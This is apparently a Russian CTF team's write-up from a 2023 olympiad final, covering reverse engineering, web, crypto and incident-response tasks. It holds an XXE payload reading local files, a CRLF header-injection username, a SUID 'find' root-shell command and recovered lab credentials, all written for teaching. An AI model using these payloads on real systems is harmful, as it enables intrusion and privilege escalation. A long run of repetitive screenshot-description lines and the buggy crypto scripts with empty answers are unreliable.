

# NLTeam

Финал олимпиады НТО по профилю  
Информационная Безопасность

НИЯУ МИФИ  
20 Марта - 25 Марта  
2023 год

Состав команды: Каюмов Яромир  
Кикель Ярослав  
Воронов Григорий  
Куличенков Артём

## Этап 1 «Наступательная Кибербезопасность»

- Reverse-1:

После запуска утилиты *file* выясняется, что это исполняемый файл для ОС **MS-DOS**:


```
$ file hello.exe
hello.exe: MS-DOS executable, MZ for MS-DOS
```

После установки **dosbox** и запуска *hello.exe* видим, что на экран посимвольно выводится флаг, причем каждый следующий символ выводится медленнее, чем предыдущий.

```
C:\>HELLO.EXE
nto{h3ll0_
```

Установив и запустив **turbo debugger** (td.exe) выясняем, что "зависание" происходит при выполнении инструкций:


```
mov ah, 86
int 15
```



Проведя поиск информации в интернете выясняется, что это прерывание, которое отвечает за задержку. А счетчик, который является аргументом для этого прерывания каждую итерацию цикла увеличивается в разы. То есть чтобы программа вывела весь флаг без задержек нужно отредактировать бинарный файл **hello.exe**. Иными словами, *пропатчить*.

Для этого можно использовать программу **cutter**:

1. Открыть *hello.exe* в режиме записи;
2. Найти нужную инструкцию по смещению ``0x00000006e``;
3. ПКМ - Редактировать - Нор инструкция;
4. Заккрыть **cutter**;



Выполнить команду:

```
$ dosbox hello.exe
```

На экране будет отображен весь флаг:

```
Welcome to DOSBox v0.74-3

For a short introduction for new users type: INTRO
For supported shell commands type: HELP

To adjust the emulated CPU speed, use ctrl-F11 and ctrl-F12.
To activate the keymapper ctrl-F1.
For more information read the README file in the DOSBox directory.

HAVE FUN!
The DOSBox Team http://www.dosbox.com

Z:\>SET BLASTER=A220 I7 D1 H5 T6

Z:\>MOUNT C "/home/administrator/ctf/rev/rev_writeup"
Drive C is mounted as local directory /home/administrator/ctf/rev/rev_writeup/

Z:\>C:

C:\>HELLO.EXE
nto{h3ll0_n3w_5ch00l_fr0m_0ld!!}
```

Ответ: nto{h3ll0\_n3w\_5ch00l\_fr0m\_0ld!!}

## • WEB-1:

Протестировав интерфейс сайта, заметим во вкладке *Network* коннект веб сокета с сервером, по которому происходит передача данных:

The screenshot shows a web browser window with the URL `10.10.24.10:8080/calculate`. The page is titled "IYT - Price Calculation" and features a form for calculating travel insurance. The form includes fields for "Countries" (with a dropdown menu showing "Afghanistan", "Åland Islands", "Albania", and "Algeria"), "Start Date" (03/07/2023), "End Date" (03/28/2023), "Rest Type" (Active), and a "Calculate!" button. Below the form, there is a "3000" value and a "RUB" label, followed by a "Buy Insurance" button.

On the right side of the browser window, the "Network" tab is open, showing a list of network requests. The first request is a GET request to `10.10.24.10:8080/calculate` with a status of 200. The second request is a GET request to `10.10.24.10:8080/` with a status of 200. The third request is a GET request to `10.10.24.10:8080/favicon.ico` with a status of 200. The fourth request is a GET request to `10.10.24.10:8080/` with a status of 200. The fifth request is a GET request to `10.10.24.10:8080/` with a status of 200. The sixth request is a GET request to `10.10.24.10:8080/` with a status of 200. The seventh request is a GET request to `10.10.24.10:8080/` with a status of 200. The eighth request is a GET request to `10.10.24.10:8080/` with a status of 200. The ninth request is a GET request to `10.10.24.10:8080/` with a status of 200. The tenth request is a GET request to `10.10.24.10:8080/` with a status of 200. The eleventh request is a GET request to `10.10.24.10:8080/` with a status of 200. The twelfth request is a GET request to `10.10.24.10:8080/` with a status of 200. The thirteenth request is a GET request to `10.10.24.10:8080/` with a status of 200. The fourteenth request is a GET request to `10.10.24.10:8080/` with a status of 200. The fifteenth request is a GET request to `10.10.24.10:8080/` with a status of 200. The sixteenth request is a GET request to `10.10.24.10:8080/` with a status of 200. The seventeenth request is a GET request to `10.10.24.10:8080/` with a status of 200. The eighteenth request is a GET request to `10.10.24.10:8080/` with a status of 200. The nineteenth request is a GET request to `10.10.24.10:8080/` with a status of 200. The twentieth request is a GET request to `10.10.24.10:8080/` with a status of 200. The twenty-first request is a GET request to `10.10.24.10:8080/` with a status of 200. The twenty-second request is a GET request to `10.10.24.10:8080/` with a status of 200. The twenty-third request is a GET request to `10.10.24.10:8080/` with a status of 200. The twenty-fourth request is a GET request to `10.10.24.10:8080/` with a status of 200. The twenty-fifth request is a GET request to `10.10.24.10:8080/` with a status of 200. The twenty-sixth request is a GET request to `10.10.24.10:8080/` with a status of 200. The twenty-seventh request is a GET request to `10.10.24.10:8080/` with a status of 200. The twenty-eighth request is a GET request to `10.10.24.10:8080/` with a status of 200. The twenty-ninth request is a GET request to `10.10.24.10:8080/` with a status of 200. The thirtieth request is a GET request to `10.10.24.10:8080/` with a status of 200. The thirty-first request is a GET request to `10.10.24.10:8080/` with a status of 200. The thirty-second request is a GET request to `10.10.24.10:8080/` with a status of 200. The thirty-third request is a GET request to `10.10.24.10:8080/` with a status of 200. The thirty-fourth request is a GET request to `10.10.24.10:8080/` with a status of 200. The thirty-fifth request is a GET request to `10.10.24.10:8080/` with a status of 200. The thirty-sixth request is a GET request to `10.10.24.10:8080/` with a status of 200. The thirty-seventh request is a GET request to `10.10.24.10:8080/` with a status of 200. The thirty-eighth request is a GET request to `10.10.24.10:8080/` with a status of 200. The thirty-ninth request is a GET request to `10.10.24.10:8080/` with a status of 200. The fortieth request is a GET request to `10.10.24.10:8080/` with a status of 200. The forty-first request is a GET request to `10.10.24.10:8080/` with a status of 200. The forty-second request is a GET request to `10.10.24.10:8080/` with a status of 200. The forty-third request is a GET request to `10.10.24.10:8080/` with a status of 200. The forty-fourth request is a GET request to `10.10.24.10:8080/` with a status of 200. The forty-fifth request is a GET request to `10.10.24.10:8080/` with a status of 200. The forty-sixth request is a GET request to `10.10.24.10:8080/` with a status of 200. The forty-seventh request is a GET request to `10.10.24.10:8080/` with a status of 200. The forty-eighth request is a GET request to `10.10.24.10:8080/` with a status of 200. The forty-ninth request is a GET request to `10.10.24.10:8080/` with a status of 200. The fiftieth request is a GET request to `10.10.24.10:8080/` with a status of 200. The fifty-first request is a GET request to `10.10.24.10:8080/` with a status of 200. The fifty-second request is a GET request to `10.10.24.10:8080/` with a status of 200. The fifty-third request is a GET request to `10.10.24.10:8080/` with a status of 200. The fifty-fourth request is a GET request to `10.10.24.10:8080/` with a status of 200. The fifty-fifth request is a GET request to `10.10.24.10:8080/` with a status of 200. The fifty-sixth request is a GET request to `10.10.24.10:8080/` with a status of 200. The fifty-seventh request is a GET request to `10.10.24.10:8080/` with a status of 200. The fifty-eighth request is a GET request to `10.10.24.10:8080/` with a status of 200. The fifty-ninth request is a GET request to `10.10.24.10:8080/` with a status of 200. The sixtieth request is a GET request to `10.10.24.10:8080/` with a status of 200. The sixty-first request is a GET request to `10.10.24.10:8080/` with a status of 200. The sixty-second request is a GET request to `10.10.24.10:8080/` with a status of 200. The sixty-third request is a GET request to `10.10.24.10:8080/` with a status of 200. The sixty-fourth request is a GET request to `10.10.24.10:8080/` with a status of 200. The sixty-fifth request is a GET request to `10.10.24.10:8080/` with a status of 200. The sixty-sixth request is a GET request to `10.10.24.10:8080/` with a status of 200. The sixty-seventh request is a GET request to `10.10.24.10:8080/` with a status of 200. The sixty-eighth request is a GET request to `10.10.24.10:8080/` with a status of 200. The sixty-ninth request is a GET request to `10.10.24.10:8080/` with a status of 200. The seventieth request is a GET request to `10.10.24.10:8080/` with a status of 200. The seventy-first request is a GET request to `10.10.24.10:8080/` with a status of 200. The seventy-second request is a GET request to `10.10.24.10:8080/` with a status of 200. The seventy-third request is a GET request to `10.10.24.10:8080/` with a status of 200. The seventy-fourth request is a GET request to `10.10.24.10:8080/` with a status of 200. The seventy-fifth request is a GET request to `10.10.24.10:8080/` with a status of 200. The seventy-sixth request is a GET request to `10.10.24.10:8080/` with a status of 200. The seventy-seventh request is a GET request to `10.10.24.10:8080/` with a status of 200. The seventy-eighth request is a GET request to `10.10.24.10:8080/` with a status of 200. The seventy-ninth request is a GET request to `10.10.24.10:8080/` with a status of 200. The eightieth request is a GET request to `10.10.24.10:8080/` with a status of 200. The eighty-first request is a GET request to `10.10.24.10:8080/` with a status of 200. The eighty-second request is a GET request to `10.10.24.10:8080/` with a status of 200. The eighty-third request is a GET request to `10.10.24.10:8080/` with a status of 200. The eighty-fourth request is a GET request to `10.10.24.10:8080/` with a status of 200. The eighty-fifth request is a GET request to `10.10.24.10:8080/` with a status of 200. The eighty-sixth request is a GET request to `10.10.24.10:8080/` with a status of 200. The eighty-seventh request is a GET request to `10.10.24.10:8080/` with a status of 200. The eighty-eighth request is a GET request to `10.10.24.10:8080/` with a status of 200. The eighty-ninth request is a GET request to `10.10.24.10:8080/` with a status of 200. The ninetieth request is a GET request to `10.10.24.10:8080/` with a status of 200. The ninety-first request is a GET request to `10.10.24.10:8080/` with a status of 200. The ninety-second request is a GET request to `10.10.24.10:8080/` with a status of 200. The ninety-third request is a GET request to `10.10.24.10:8080/` with a status of 200. The ninety-fourth request is a GET request to `10.10.24.10:8080/` with a status of 200. The ninety-fifth request is a GET request to `10.10.24.10:8080/` with a status of 200. The ninety-sixth request is a GET request to `10.10.24.10:8080/` with a status of 200. The ninety-seventh request is a GET request to `10.10.24.10:8080/` with a status of 200. The ninety-eighth request is a GET request to `10.10.24.10:8080/` with a status of 200. The ninety-ninth request is a GET request to `10.10.24.10:8080/` with a status of 200. The hundredth request is a GET request to `10.10.24.10:8080/` with a status of 200.

Просмотрев исходный код *script.js* видим передачу данных *JSON* с предшифровкой и последующей отправкой на сервер:

```
js
...
let data = JSON.stringify(encrypted({format: 'json', data:
{countries: countries, startdate: startDate, enddate:
endDate, resttype: restType}}));
socket.send(data);
...
```

Попробуем изменить формат передачи данных на *XML*, и посмотрим, что ответит сервер:

```
js

socket.addEventListener('message', (event) => {
  ...
  console.log(event.data);
  ...
})

function calculate() {
  ...
  let data = JSON.stringify(encrypted({format: 'xml', data:
{countries: countries, startdate: startDate, enddate:
endDate, resttype: restType}}));
  socket.send(data);
}
```

```
{
  "error": "Error: XML must be a string or buffer\n    at Object.module.exports.fromXml (/app/.../node_modules/xml-js/lib/xml-js.js:11:15)\n    at unpack xml (/app/index.js:44:22)\n    at get price (/app/index.js:94:15)\n    at WebSoc... (/app/node_modules/ws/lib/websocket.js:131:20)\n    at Receiver.receiverOnMessage (/app/node_modules/ws/lib/websocket.js:103:20)"
}
```

Отлично, сервер принимает *XML*, подготовим и отправим **payload**, использующий уязвимость *XXE*.

```
{format: 'xml', data: '<!--?xml version="1.0" ?--><!DOCTYPE
replace [<!ENTITY evil SYSTEM
"file:///flag.txt">
]><data><countries>&evil;</countries><startdate>x</startdate>
<enddate>x</enddate><resttype>1</resttype></data>'}
```

Атака прошла успешно, флаг получен:

```
<?xml version="1.0" encoding="UTF-8"?>
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [
<!ENTITY evil SYSTEM "file:///flag.txt">
]>
<data>
  <countries>nto{w3bs0ck3ts_plu5_xx3_1s_l0v3}
</countries>
  <startdate>x</startdate>
  <enddate>x</enddate>
  <resttype>1</resttype>
  <price>NaN</price>
</data>
```

**Ответ:** nto{w3bs0ck3ts\_plu5\_xx3\_1s\_l0v3}

## • WEB-2:

Анализируя исходный код, видим, что при обращении пользователя к корню сайта с 1-го сервера с помощью сокетов отправляется HTTP запрос на 2-й сервер:

```
70 def make_request(username):
71     sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
72     sock.connect(("service2", 3001))
73     sock.settimeout(1)
74
75     payload = f"GET / HTTP/1.1\r\nHost: 0.0.0.0:3001\r\nCookie: username={username};flag={FLAG}\r\n\r\n"
76
77     sock.send(payload.encode())
78     time.sleep(.3)
79     try:
80         data = sock.recv(4096)
81         body = data.split(b"\r\n\r\n", 1)[1].decode()
82     except (IndexError, TimeoutError) as e:
83         print(e)
84         body = str(e)
85     return body
86
87
88 @app.route("/")
89 def main():
90     if not hasattr(current_user, "username"):
91         return redirect(url_for("login"))
92     res = make_request(current_user.username)
93     return render_template("index.html", contents=res, username=current_user.username)
```

В заголовке **Cookie** передается имя зарегистрированного пользователя и флаг, хранящийся на сервере. 2-й сервер проверяет флаг на верность, и, в случае успеха, возвращает *Hello, <имя пользователя>*:

```
7 @app.route("/")
8 def main():
9     flag = request.cookies.get("flag")
10    username = request.cookies.get("username")
11    if FLAG == flag:
12        return f"Hello, {username}"
13    else:
14        return f"I don't trust you!"
```

Так как входных точек больше нет, приходим к выводу, что 2-й сервер в ответе должен вернуть флаг. Попробуем протестировать параметр *username* и заметим нестандартный ответ при параметре, содержащем символ `\n` (New Line):

Bad Request

Bare CR or LF found in header line "Cookie: username=evil  
;flag=NT0{redacted}"

(generated by waitress)

Создим на 1-м сервисе пользователя с именем **evil%0d** и, получив куки авторизованного пользователя, перейдем на главную страницу, где получим флаг.

```
POST /register HTTP/1.1
Host: 10.10.24.10:3002
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
Origin: http://10.10.24.10:3002
```

username=evil%0d&password=123

Получив куки авторизованного пользователя, перейдем на главную страницу, где получим флаг.

**Ответ:** nto{request\_smuggling\_917a34072663f9c8beea3b45e8f129c5}

## • Crypto-1

При криптоанализе криптосистемы, стало понятно, что хэш уязвим к посимвольному перебору. Напишем *брутлку* (Brute) каждого символа.

Python

```
from sage.all import *

data = [277, 92, 775, 480, 160, 92, 31, 586, 277, 801, 355,
489, 801, 31, 62, 926, 725, 489, 160, 92, 31, 586, 277, 801,
355, 489, 1281, 62, 801, 489, 1175, 277, 453, 489, 453, 348,
725, 31, 348, 864, 864, 348, 453, 489, 737, 288, 453, 489,
889, 804, 96, 489, 801, 721, 775, 926, 1281, 631]

class DihedralCrypto:
    def __init__(self, order: int) -> None:
        self.__G = DihedralGroup(order)
        self.__order = order
        self.__gen = self.__G.gens()[0]
        self.__list = self.__G.list()
        self.__padder = 31337
        print(self.__G,
              self.__order,
              self.__gen,
              self.__list,
              self.__padder )

    def __pow(self, element, exponent: int):
        print("powwwwww")
        try:
            element = self.__G(element)
        except:
            raise Exception("Not Dihedral rotation element")

        answer = self.__G(())
        aggregator = element
        for bit in bin(int(exponent))[2:][::-1]:
            if bit == '1':
                answer *= aggregator
                aggregator *= aggregator

        return answer

    def __byte_to_dihedral(self, byte: int):
        return self.__pow(self.__gen, byte * self.__padder)
```



```

def __map(self, element):
    return self.__list.index(element)

def __unmap(self, index):
    return self.__list[index]

def unhash(self, hashh):
    restore = []
    for i in hashh:
        restore.append(self.__unmap(i))
    return restore

def hash(self, msg):
    answer = []
    for byte in msg:
        answer.append(self.__map(self.__byte_to_dihedral(byte)))
    return answer

def unpow(self, dataaa):
    element = self.__gen
    pass

if __name__ == "__main__":
    dihedral = DihedralCrypto(1337)
    flag = b"nto{"

    while True:
        for i in
b'0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ_':
            print(flag, i)
            temp_flag = flag + i.to_bytes(1)
            temp = dihedral.hash(temp_flag)
            if data[:len(temp)] == temp:
                flag = flag + i
                break
            print(temp, temp_flag, flag)
        if len(flag) == len(data):
            break

    print(flag)
    print(answer, data)
    rev = dihedral.unhash(data)
    print(len(rev))

```

Ответ: nto{}

## • Crypto-2:

При криптоанализе криптосистемы, стало понятно, что благодаря свойству остатков и диапазону случайных значений не составляет труда побитно перебрать флаг  $n$ . Если выполнять проверку несколько раз:  $a < n/2$ , то можно однозначно сказать является бит 1 или 0.

Напишу программу для проверки каждого символа (выполнять 10 запросов и потом делаем вывод если был хотя бы один раз *True*, то очевидно это 1, если же всегда был *False* - то это 0)

```
python
```

```
import requests
```

```
def binasc(data):  
    binary_int = int(data, 2);  
    byte_number = binary_int.bit_length() + 7 // 8  
    binary_array = binary_int.to_bytes(byte_number, "big")
```

```
# Converting the array into ASCII text  
    ascii_text = binary_array.decode()
```

```
# Getting the ASCII value  
    print(ascii_text)
```

```
# URL, на который собираетесь отправлять запрос  
url = 'http://10.10.24.10:1177/guess_bit'
```

```
n=87282560815220843038250014810039477684684070283769203406585  
4358503711150535700265971184987651637621644036921603959584779  
1082598694601216268834382618167396327315779022893261436744129  
0233841031776814108741444267327057272508606770654217633425737  
9888630599051888303004738026647544891038533736709695089244578  
98743
```

```
params = {  
    'bit': '0',  
}
```

```
data = []  
bins = []  
for i in range(134):  
    r = requests.get(url=url, params={'bit': f'{i}'})  
    num = r.json()['guess']  
    data.append(num)  
    bins.append("1" if num < n//2 else "0")
```

```

print(*bins)

for i in range(len(bins)):
    status_num = []
    for j in range(20):
        r = requests.get(url=url, params={'bit': f'{i}'})
        num = r.json()['guess']
        status_num.append(num < n//2)
    if any(status_num):
        bins[i] = "1"
    elif set(status_num) == {False}:
        bins[i] = "0"
    else:
        print("error")

print("".join(bins[::-1]))
binasc("".join(bins[::-1]))

```

**Ответ:** nto{}

## Этап 2: «Расследование Инцидента»

### • Task-1 (Ubuntu):

#### 1. Как злоумышленник попал на машину?

После установки *minecraft.jar* была запущена **reverse shell** на компьютер злоумышленника, после чего он получил удаленный доступ в систему от имени пользователя **sergey**. Об этом свидетельствует **malware**, находящийся в *minecraft.jar*

После проведения реверсивной инженерии в программе **jadx**, мы подтвердили гипотезу, что это в *minecraft.jar* содержится **reverse shell**.

#### 2. Как повысил свои права?

Для поиска векторов повышения привилегий злоумышленник загрузил скрипт *LinPEAS.sh* в директорию `/home/sergey/Downloads` и запустил его:

```

SGID
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwxr-sr-x 1 root shadow 23K Mar 14 2022 /usr/bin/expiry
-rwxr-sr-x 1 root tty 23K Feb 20 2022 /usr/bin/wall
-rwxr-sr-x 1 root _ssh 287K Feb 25 2022 /usr/bin/ssh-agent
-rwxr-sr-x 1 root tty 23K Feb 20 2022 /usr/bin/write.ul (Unknown SGID binary)
-rwsr-sr-x 1 root root 276K Mar 23 2022 /usr/bin/find
-rwxr-sr-x 1 root shadow 71K Mar 14 2022 /usr/bin/chage
-rwxr-sr-x 1 root crontab 39K Mar 23 2022 /usr/bin/crontab

```

bash

```

SGID
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
...
-rwsr-sr-x 1 root root 276K Mar 23 2022 /usr/bin/find
...

```

Был обнаружен исполняемый файл *find* с установленным битом **SUID**, который позволяет его запускать от имени владельца - **root**. Использовать данную уязвимость можно с помощью следующей команды, запускающей оболочку от имени **root'a**:

bash

```
find . -exec /bin/sh -p \; -quit
```

### 3. Как злоумышленник узнал пароль от **passwords.kdbx**?

После повышения привилегий был установлен и запущен в фоне кей-логгер. Файлы кей-логгера лежат по пути:

```
/home/sergey/Downloads/build/src/
```

### 4. Куда **logkeys** пишет логи?

Проведя реверсивную инженерию, мы выявили, что это программа с открытым исходным кодом <https://github.com/kernc/logkeys/> (link). Далее утилитой **find** произвели поиск логов программы по шаблону **\*.log** :

```
$ find / -name "*.log"
```

```
/run/initramfs/fsck.log
```

```
/home/sergey/Downloads/build/config.log
/home/sergey/.local/share/gvfs-metadata/root-8aadb117.log
/home/sergey/.local/share/gvfs-metadata/home-986d6588.log
/var/log/dpkg.log
/var/log/vmware-vmtoolsd-root.1.log
/var/log/logkeys.log    # <-----
```

Проанализировав содержимое файла, мы выяснили, что жертва открыла программу **keepass2** и ввела пароль от базы данных.

Logging started ...

```
2023-02-10 07:55:45-0500 >
kee<Tab><BckSp><BckSp><BckSp><BckSp><BckSp><BckSp><BckSp><Bck
Sp><BckSp>
2023-02-10 07:55:57-0500 > <Enter>
2023-02-10 07:55:57-0500 > <Enter>
2023-02-10 07:55:58-0500 > <Enter>keepass2
2023-02-10 07:56:02-0500 >
<Enter>1<LShft>_<LShft>D0<LShft>N7<LShft>_<LShft>N0<LShft><#+
32><LShft>W<LShft>_<LShft>WHY<LShft>_N07<LShft>_M4y<BckSp><LS
hft>Y83<LShft>_345<LShft>Y<Up>
2023-02-10 07:57:34-0500 > <Enter>
```

Logging stopped at 2023-02-10 07:57:34-0500

Если преобразовать строчку с паролем в читаемый вид, получится пароль:

1\_D0N7\_N0W\_WHY\_N07\_M4Y83\_345Y

## 5. Пароль от чего лежит в **passwords.kdbx**?

Используя найденный пароль, мы открыли базу данных, в которой хранится логин и пароль от *windows rdp server*:

```
`Administrator`<br>
`SecretP@ss0rdMayby_0rNot`
```